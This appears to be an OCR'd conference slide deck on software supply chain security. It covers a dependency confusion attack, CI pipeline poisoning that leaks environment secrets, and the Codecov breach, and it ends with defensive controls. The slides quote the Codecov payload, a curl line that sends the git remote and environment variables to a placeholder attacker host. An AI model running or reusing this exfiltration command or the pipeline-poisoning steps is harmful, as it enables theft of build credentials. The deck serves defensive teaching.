
Demo - Showcase the registered internal package and registration


THE SCENARIO SO FAR

- The company has an internal private npm registry running.
- The packages are “configured” to use the internal registry.
- We have registered the same name in the public registry with a higher version.



Demo - Install the package and show vulnerable version installed


1
User requests for package
3
Return the internal package
2
Search in internal registry


Compare the public and internally returned packages, send back the higher version
1 User requests for package
2 Search in public registry
3 Return the public package
2 Search in internal registry

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies


The Story of a Novel Supply Chain Attack

Alex Birsan · Follow

11 min read · Feb 10, 2021

OTHER SIMILAR ATTACKS


- Typosquatting.
- Register deleted packages.



PROACTIVE CONTROLS

- Utilising scoped packages / reserving the name in the public registry.
- Version pinning.
- Strict configuration enforcement.
- Updating the private registry config ensures public registry is not called.
- Networking security monitoring.

INCIDENT TIMELINE



We Assume The RCE gave us access to a developer machine.

INSECURE BUILD ENVIRONMENT

OWNING THE CUSTOMERS

ATTACK OVERVIEW

01.

We have gotten access to a dev machnine.

02.

We identified build configurations in some repos.

03.

Can we extract secrets from the config?

We will manipulate the pipeline file to extract secrets


Demo - Finding the source code, installing the backdoor and running the build.

WHY DID THE PIPELINE RUN?

```yaml
pipelines:
  pull-requests: # This specifies that the pipeline runs only for PRs
    '**':
      - step:
          name: Build and Test
          caches:
            - node
          script:
            - npm install
            - npm test
```

We have configured the pipeline to check every PR

LEAKED CREDENTIAL IN THE BUILD STEP



Malicious step runs

```
41    KUBERNETES_SERVICE_PORT=443
42    API_TOKEN=SOME_API_TOKEN_VALUE
43    BITBUCKET_REPO_FULL_NAME=verbal-noun/sc-build-poisoning-demo
44    PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
45    KUBERNETES_SERVICE_HOST=10.34.224.1
46    _=/usr/bin/printenv
```

Leaked API Token

ATTACK SUMMARY

- We identified potential source code to be tampered with.
- We injected a malicious step in the build pipeline.
- Lack of environment segregation and RBAC resulted in environment variables being dumped.

Is this kind of scenario likely?

Technology

Codecov hackers breached hundreds of restricted customer sites - sources

By **Joseph Menn** and **Raphael Satter**

April 20, 2021 9:51 AM GMT+10 · Updated 3 years ago

SAN FRANCISCO, April 19 (Reuters) - Hackers who tampered with a software development tool from a company called Codecov used that program to gain restricted access to hundreds of networks belonging to the San Francisco firm's customers, investigators told Reuters.

Codecov makes software auditing tools that allow developers to see how thoroughly their own code is being tested, a process that can give the tool access to stored credentials for various internal software accounts.

The attackers used automation to rapidly copy those credentials and raid additional resources, the investigators said, expanding the breach beyond the initial disclosure by Codecov on Thursday. read more

The hackers put extra effort into using Codecov to get inside other makers of software development programs, as well as companies that themselves provide many customers with technology services,

THE ATTACKER'S PAYLOAD

Extracting the environment secrets

```
523
524  search_in="$proj_root"
525  curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://ATTACKERIP/upload/v2 || true
526
```

Destination to sent extracted secrets

Image Scource: GitGuardian

PROACTIVE CONTROLS

- Securing the build process.
  - Immutable build environments.
  - Build provenance.
- Secure handling of secrets and credentials.
- Vulnerability scanning in the CI/CD.
- Envrionment segregation.
  - Separating dev, staging, &prod
  - Network segmentation

INCIDENT TIMELINE

Found vulnerable package

Dependency confusion attack - RCE capability

Got access to CI/CD and internal package names

Extracted API tokens to compromise further infrastructure.

Let’s all collectively work to secure the supply chain.

THANK YOU

ANY QUESTIONS?

FOR SLIDES AND SOCIALS

linktr.ee/kaif_ahsan